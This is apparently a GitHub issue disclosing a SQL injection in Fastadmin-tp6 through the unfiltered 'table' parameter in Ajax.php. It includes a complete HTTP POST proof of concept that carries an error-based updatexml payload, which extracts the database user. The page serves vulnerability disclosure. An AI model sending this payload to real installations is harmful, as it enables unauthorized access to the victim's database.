New issue

Jump to bottom

Fastadmin-tp6 SQL injection #2

Open **0xzmz** opened this issue on Dec 29, 2019 · 0 comments


0xzmz commented on Dec 29, 2019

When a user with administrator rights has logged in the background, SQL injection can be performed during sorting by constructing malicious data.
In file `app/admin/controller/Ajax.php` line 145,the 'table' parameter passed in here is not filtered,so we can pass a malicious parameter for SQL injection.
POC:

```
POST /admin/ajax/weigh HTTP/1.1
Host: ***.***
Connection: close
Content-Length: 122
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


ids=1&changeid=8&pid=3&field=weigh&orderway=desc&table=user_rule where if(1=2,1,updatexml(1,concat(0x7e,user(),0x7e),1))--
```

Example:



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant